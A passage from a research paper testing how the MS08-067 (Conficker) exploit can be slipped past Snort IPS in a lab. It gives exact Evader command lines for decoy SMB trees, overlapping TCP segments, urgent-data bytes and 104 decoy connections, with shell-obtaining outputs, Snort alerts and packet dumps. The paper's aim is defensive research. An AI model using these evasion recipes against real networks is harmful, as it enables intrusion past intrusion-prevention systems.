16	192.168.146.25	192.168.146.226	DCERPC	206 Bind: call_id: 2366929903 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
17	192.168.146.226	192.168.146.25	SMB	117 Write AndX Response, FID: 0x4000, 72 bytes
18	192.168.146.25	192.168.146.226	SMB	129 Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
19	192.168.146.226	192.168.146.25	DCERPC	198 Bind_ack: call_id: 2366929903 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
20	192.168.146.25	192.168.146.226	SRVSVC	858 NetPathCanonicalize request
21	192.168.146.226	192.168.146.25	TCP	60 microsoft-ds > 56411 [RST, ACK] Seq=588 Ack=1360 Win=0 Len=0

Figure 81: Wireshark output of Snort resetting the connection

After successfully testing that Snort blocks the attack, it's once again time to look at ways to avoid detection.

4.6.3. Retrying previous successes

All of the previously found evasion techniques were tested against Snort, but none of them were successful. The outputs from running these attacks do not provide any new information and is omitted.

4.6.4. Decoy trees

Even though the attempted configurations of the decoy tree approach were unsuccessful against Snort, its previous success rate makes it worth to have a look at it again. It turns out, that by increasing the number of writes performed on each tree, as well as the changing the length and type of data, it's possible to evade detection. In the following example, a single decoy tree is opened and it receives 8 separate writes of 2048 random alphanumeric bytes. The output of this attempt is shown in Figure 82.

```
# ./evader --if=eth1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=conficker --
randseed=1 --evasion=smb_decoytrees,"1","8","2048","random_alphanum"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - Before normal SMB writes, 1 SMB trees are opened and 8 writes are performed to them. The write
payload is 2048 random alphanumeric bytes.

Info: NetBIOS connection 192.168.146.25:61644 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 82: Successfully evaded detection by Snort using decoy trees

Figure 83 shows how the decoy tree is opened and 8 writes of 2048 bytes are sent. The alerts generated by Snort are shown in Figure 84. Note how the extra trees are generating alerts, while the rules blocking the attack are nowhere to be seen.

```
Tree Connect AndX Request, Path: \\\IPC$
Tree Connect AndX Response
NT Create AndX Request, FID: 0x4001, Path: \BROWSER
NT Create AndX Response, FID: 0x4001
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Write AndX Response, 2048 bytes
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Request, FID: 0x4001, 2048 bytes at offset 0
Write AndX Response, FID: 0x4001, 2048 bytes
Close Request, FID: 0x4001
Write AndX Response, 2048 bytes
Close Response
Tree Disconnect Request
Tree Disconnect Response
```

Figure 83: Wireshark showing the decoy tree

```
[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]

[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]

[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
```

Figure 84: Snort alerts showing the extra IPC$ connections but not the attack

4.6.5. Overlapping fragments

The next evasion approach that will be tested against Snort is small overlapping TCP fragments. Simple fragmentation has been successfully used to compromise the host protected by the Palo Alto and Cisco appliances, but this time we're using a combination of small fragments and overlapping data. In the following example, each TCP segment is followed by an overlapping segment containing 10 bytes of alphanumerical data. In addition to this, each TCP segment is limited to a payload of 80 bytes. Figure 85 shows the result of using this approach. The attack fails but as Figure 86 shows, the MS08-067 related rule no longer fires.

```
# ./evader --if=eth1 --randseed=1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=confick
er --evasion=tcp_overlap,"10","old","random_alphanum" --evasion=tcp_seg,"80"

Info: Using random seed 1
The following evasions are applied from stage netbios_connect to end:
  - TCP segments are set to overlap by 10 bytes, with the earlier packet containing the correct
payload. Overlapping data is set to random alphanumeric.
  - TCP packets are segmented to contain at most 80 bytes of payload.

Info: NetBIOS connection 192.168.146.25:53663 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 85: Snort blocks the fragmented attack

```
[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]

[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**]
[Classification: Executable code was detected] [Priority: 1]

[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**]
[Classification: Executable code was detected] [Priority: 1]
```

Figure 86: Snort alerts generated by the fragmented attack

The shellcode related rules turns out to be easily evaded by using the tool's built-in obfuscation mechanism. As the output in Figure 87 shows, the attack is successful.

```
# ./evader --if=eth1 --randseed=1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=confick
er --evasion=tcp_overlap,"10","old","random_alphanum" --evasion=tcp_seg,"80" --extra=obfuscate_enc=
true

Info: Using random seed 1
The following evasions are applied from stage netbios_connect to end:
  - TCP segments are set to overlap by 10 bytes, with the earlier packet containing the correct
payload. Overlapping data is set to random alphanumeric.
  - TCP packets are segmented to contain at most 80 bytes of payload.

Info: NetBIOS connection 192.168.146.25:58576 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 87: Successfully evaded detection by Snort using fragmentation

Although the attack is successful, Snort does generate two alerts identifying the overlapping fragments - this is shown in Figure 88.

```
[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]

[**] [129:7:1] Limit on number of overlapping TCP packets reached [**]
[Classification: Potentially Bad Traffic] [Priority: 2]

[**] [129:7:1] Limit on number of overlapping TCP packets reached [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
```

Figure 88: Snort alerts showing the overlapping fragments

Figure 89 shows the malicious `NetPathCanonicalize` request interpreted by Wireshark when using the evasion technique. Note how the request is reassembled using 10 TCP segments, with no amount of TCP segment data larger than 90 bytes. Wireshark also shows how each fragment overlaps; Frame 30 contains the first 89 bytes of the payload, but Frame 31's part of the payload starts at byte position 80, resulting in an overlap of 10 bytes.




Figure 89: The malicious packet with overlapping fragments

4.6.6. Urgent data

The successful evasions found to be working against Snort so far all relied on allowing the SMB connection to the `IPC$` share. Some network administrators might choose to block this however, if it is not needed in the network. In the next examples, this rule is also set to drop traffic. However, as the result shows, evasion is indeed still possible.

The next example shows the impact of introducing a single byte of 'urgent' data to each TCP segment. In each TCP packet the URG flag is set, and the Urgent Pointer has a value of 1. Before the normal payload of the packet a single byte of `0x00` is added as the 'urgent' data. Figure 90 shows a comparison of the first SMB request packet with and without the extra byte of 'urgent' data. Note how the Urgent Pointer in the modified

packet has a value of `0x0001`, and the extra `0x00` added as the first byte, after the TCP header and TCP options at hex offset 43.

Original request:

```
⊞ Flags: 0x018 (PSH, ACK)
  Window size value: 65535
  [Calculated window size: 65535]
  [window size scaling factor: 1]
⊞ Checksum: 0x1da4 [validation disabled]
```

```
0000  00 50 56 89 54 d1 de ad  da fb a8 c0 08 00 45 00   .PV.T... ......E.
0010  00 8c 1a 29 00 00 ff 06  28 41 c0 a8 fb da c0 a8   ...).... (A......
0020  fb d5 de 35 01 bd c4 8b  03 4c 64 d5 2b 4f 80 18   ...5.... .Ld.+O..
0030  ff ff 1d a4 00 00 01 01  08 0a 5e 7c 50 07 00 00   ........ ..^|P...
0040  00 00 00 00 00 54 ff 53  4d 42 72 00 00 00 00 00   .....T.S MBr.....
0050  01 20 00 00 00 00 00 00  00 00 00 00 00 00 00 00   . ...... ........
0060  e6 03 00 00 40 48 00 31  00 02 4c 41 4e 4d 41 4e   ....@H.1 ..LANMAN
0070  31 2e 30 00 02 4c 4d 31  2e 32 58 30 30 32 00 02   1.0..LM1 .2X002..
0080  4e 54 20 4c 41 4e 4d 41  4e 20 31 2e 30 00 02 4e   NT LANMA N 1.0..N
0090  54 20 4c 4d 20 30 2e 31  32 00                     T LM 0.1 2.
```

Request with urgent data:

```
⊞ Flags: 0x038 (PSH, ACK, URG)
  Window size value: 65535
  [Calculated window size: 65535]
  [window size scaling factor: 1]
⊞ Checksum: 0x86c1 [validation disabled]
  Urgent pointer: 1
```

```
0000  00 0c 29 fa da 59 de ad  19 92 a8 c0 08 00 45 00   ..)..Y.. ......E.
0010  00 8d 5f 2d 00 00 ff 06  b5 f0 c0 a8 92 19 c0 a8   .._-.... ........
0020  92 e2 ca a9 01 bd 1a 0c  ec 27 33 92 47 49 80 38   ........ .'3.GI.8
0030  ff ff 86 c1 00 01 01 01  08 0a 6c cd 20 02 00 00   ........ ..l. ...
0040  00 00 00 00 00 00 54 ff  53 4d 42 72 00 00 00 00   ......T. SMBr....
0050  00 01 20 00 00 00 00 00  00 00 00 00 00 00 00 00   .. ..... ........
0060  00 d3 cd 00 00 40 a8 00  31 00 02 4c 41 4e 4d 41   .....@.. 1..LANMA
0070  4e 31 2e 30 00 02 4c 4d  31 2e 32 58 30 30 32 00   N1.0..LM 1.2X002.
0080  02 4e 54 20 4c 41 4e 4d  41 4e 20 31 2e 30 00 02   .NT LANM AN 1.0..
0090  4e 54 20 4c 4d 20 30 2e  31 32 00                  NT LM 0. 12.
```

Figure 90: Comparing packets with and without 'urgent' data

As Figure 91 shows the attack fails, but the output shown in Figure 92 reveals that only the shellcode filters are blocking the attack. As shown before, these can be easily evaded using the built-in obfuscation function in Evader.

```
# ./evader --if=eth1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=conficker --randseed
=1 --evasion=tcp_urgent,"1","zero"

Info: Using random seed 1
The following evasions are applied from stage netbios_connect to end:
  - Add a zero urgent data byte to every 1 TCP segment.

Info: NetBIOS connection 192.168.146.25:54482 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 91: Failed attack using 'urgent' data

```
[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**]
[Classification: Executable code was detected] [Priority: 1]

[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**]
[Classification: Executable code was detected] [Priority: 1]
```

Figure 92: Snort alerts generated by 'urgent' data attack

The attack finally succeeds as shown in Figure 93, and no Snort alerts are generated.

```
# ./evader --if=eth1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=conficker --randseed
=1 --evasion=tcp_urgent,"1","zero" --extra=obfuscate_enc=true

Info: Using random seed 1
The following evasions are applied from stage netbios_connect to end:
  - Add a zero urgent data byte to every 1 TCP segment.

Info: NetBIOS connection 192.168.146.25:51881 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 93: Successfully evading Snort using 'urgent' data

4.6.7. Decoy TCP connections

As for the final evasion demonstration in the paper, it's time to look at decoys again. We've looked at decoy SMB connections, also known as decoy trees, a number of times, but now it's time to look at decoy TCP connections. In this attack, before the malicious packet is sent, the attacker opens a number of TCP connections to the target. All connections are using the same source port as the attack will eventually be sent from. Figure 94 shows the result of opening 104 connections with a random sized payload of alpha-numerical characters. The attack is successful.

```
# ./evader --if=eth1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=conficker --randsee
d=1 --evasion=tcp_timewait,"104","random_alphanum"

Info: Using random seed 1
The following evasions are applied from stage netbios_connect to end:
  - 104 decoy TCP connections are opened from the same TCP port as the exploit connection will use.
Each connection will send 32-544 random alphanumeric bytes

Info: NetBIOS connection 192.168.146.25:49343 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 94: Successfully evading Snort using decoy TCP connections

Testing revealed that 104 connections appear to be the critical value. When opening fewer connections, the attack fails as the `IPC$` rule blocks the traffic. Also, the payload content seems important. Filling the payload with bytes of `0x00`, the attack fails every time - even when opening 500+ decoy connections. It appears that the payload has to be alphanumerical characters, as sending non-zero, non-alphanumeric characters also failed. The extra TCP connections being established can be seen in Figure 95.

8	192.168.146.25	192.168.146.226	228 NBSS	NBSS Continuation Message
9	192.168.146.25	192.168.146.226	228 NBSS	[TCP Retransmission] NBSS Continuation Message
10	192.168.146.226	192.168.146.25	66 TCP	microsoft-ds > 49343 [ACK] Seq=1 Ack=163 Win=16926 Len=0 TSval=11692 TSecr=1824894977
11	192.168.146.25	192.168.146.226	54 TCP	49343 > microsoft-ds [RST] Seq=163 Win=65535 Len=0
12	192.168.146.25	192.168.146.226	74 TCP	[TCP Port numbers reused] 49343 > microsoft-ds [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424
13	192.168.146.226	192.168.146.25	74 TCP	microsoft-ds > 49343 [SYN, ACK] Seq=0 Ack=1 Win=17088 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0
14	192.168.146.25	192.168.146.226	66 TCP	49343 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=0 TSval=1824894977 TSecr=0
15	192.168.146.25	192.168.146.226	464 NBSS	NBSS Continuation Message
16	192.168.146.25	192.168.146.226	464 NBSS	[TCP Retransmission] NBSS Continuation Message
17	192.168.146.226	192.168.146.25	66 TCP	microsoft-ds > 49343 [ACK] Seq=1 Ack=399 Win=16690 Len=0 TSval=11692 TSecr=1824894977
18	192.168.146.25	192.168.146.226	54 TCP	49343 > microsoft-ds [RST] Seq=399 Win=65535 Len=0
19	192.168.146.25	192.168.146.226	74 TCP	[TCP Port numbers reused] 49343 > microsoft-ds [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424
20	192.168.146.226	192.168.146.25	74 TCP	microsoft-ds > 49343 [SYN, ACK] Seq=0 Ack=1 Win=17088 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0
21	192.168.146.25	192.168.146.226	66 TCP	49343 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=0 TSval=1824894977 TSecr=0
22	192.168.146.25	192.168.146.226	310 NBSS	NBSS Continuation Message

Figure 95: Wireshark showing decoy TCP connections being opened

This concludes the Snort lab, where a number of different evasions were found. Once again the decoy trees proved to be successful in a new configuration. Overlapping small TCP fragments and 'urgent' data also provided a way to evade Snort.

5. Conclusion

As this paper has proved, the IPS vendors still have quite a way to go to implement protection filters and signatures properly. Even though the MS08-067 is well-known, highly publicized, and thoroughly documented, all the products that were tested, failed. In fact, it was only the IPS from Check Point that was able to block the attack, using the default protection profile supplied by the vendor. However, that only happened because it by default blocks any attempt to set up a Null session, and the author of this paper did not find a way around this protection during the course of this project. As noted in Section 4.2.1, many organizations might need to allow Null sessions in order for trust relationships among Windows servers to work. This means that disabling this protection is not that unusual at all. Please also remember that many of these - and similar - evasion techniques potentially can be applied to any attack on any network protocol, including attacks completely different from the attack used in conducting the research for this paper.

So what is the lesson to take away from this? Most importantly, do not expect your IPS to deliver bullet-proof protection. It is obviously no easy task to write filters and protection engines that take a vast number of evasion techniques into account, as this paper has proven. Moreover, do not blindly rely on the default settings from the vendor. The vendors do not know your network; how can they? You need to keep track of your own assets and of which services are in use. This enables you to design your own IPS security profile accordingly to protect your servers and hosts most efficiently. Do not forget to block Null sessions if you do not need them, and keep an eye on your IPS alerts - maybe that big-endian just compromised your host.

6. References

Asadoorian, P. (2002, June 17). *Netbios null session: The good, the bad and the ugly*. Retrieved from http://www.brown.edu/cis/information_security/CIRT/help/netbiosnull.php

Bagget, M. (2012, May 23). *IP Fragmentation Attacks*. Retrieved from https://isc.sans.edu/diary/IP+Fragmentation+Attacks/13282

Burns, D., & Adesina, O. (2011, July 18). *Network ips evasion techniques*. Retrieved from http://www.ciscopress.com/articles/article.asp?p=1728833&seqNum=3

Burton, K. (2012, February 23). *The conficker worm*. Retrieved from http://www.sans.org/security-resources/malwarefaq/conficker-worm.php

Check Point (2012, July 18). *X11 traffic and "Other" service types dropped, even with "Any, Any, Accept" rule*. Retrieved from https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk24600

Kandek, W. (2012, April 25). *Microsoft SIR 2012 - New Conficker Statistics*. Retrieved from http://laws.qualys.com/2012/04/microsoft-sir-2012---new-confi.html

Murphy, C. (2012, November 8). *An Analysis of the Snort Data Acquisition Modules*. Retrieved from http://www.sans.org/reading_room/whitepapers/detection/analysis-snort-data-acquisition-modules_34027

Novak, J. (2005, April). *Target-based fragmentation reassembly*. Retrieved from http://www.snort.org/assets/165/target_based_frag.pdf

Michael Dyrmose, mdy@dubex.dk

Ptacek, T., & Newsham, T. (1998). *Insertion, evasion, and denial of service: Eluding network intrusion detection*. Secure Network Incorporated. Retrieved from http://insecure.org/stf/secnet_ids/secnet_ids.pdf

Racicot, J. (2008, December 2). *Cyberwarfare Magazine - New Kid on the Block: Downadup*. Retrieved from http://cyberwarfaremag.wordpress.com/2008/12/02/new-kid-on-the-block-downadup/

Skape (2003, June 6). *Understanding Windows Shellcode*. Retrieved From http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Techcenter (2008, October 23). Retrieved from http://technet.microsoft.com/en-us/security/bulletin/ms08-067

The Open Group (1997). *DCE 1.1: Remote Procedure Call. Chapter 14*. Retrieved from http://pubs.opengroup.org/onlinepubs/9629399/chap14.htm

Vernooij, J. (2009, May 27). *SAMBA Developers Guide*. Retrieved From http://www.samba.org/samba/docs/Samba-Developers-Guide.pdf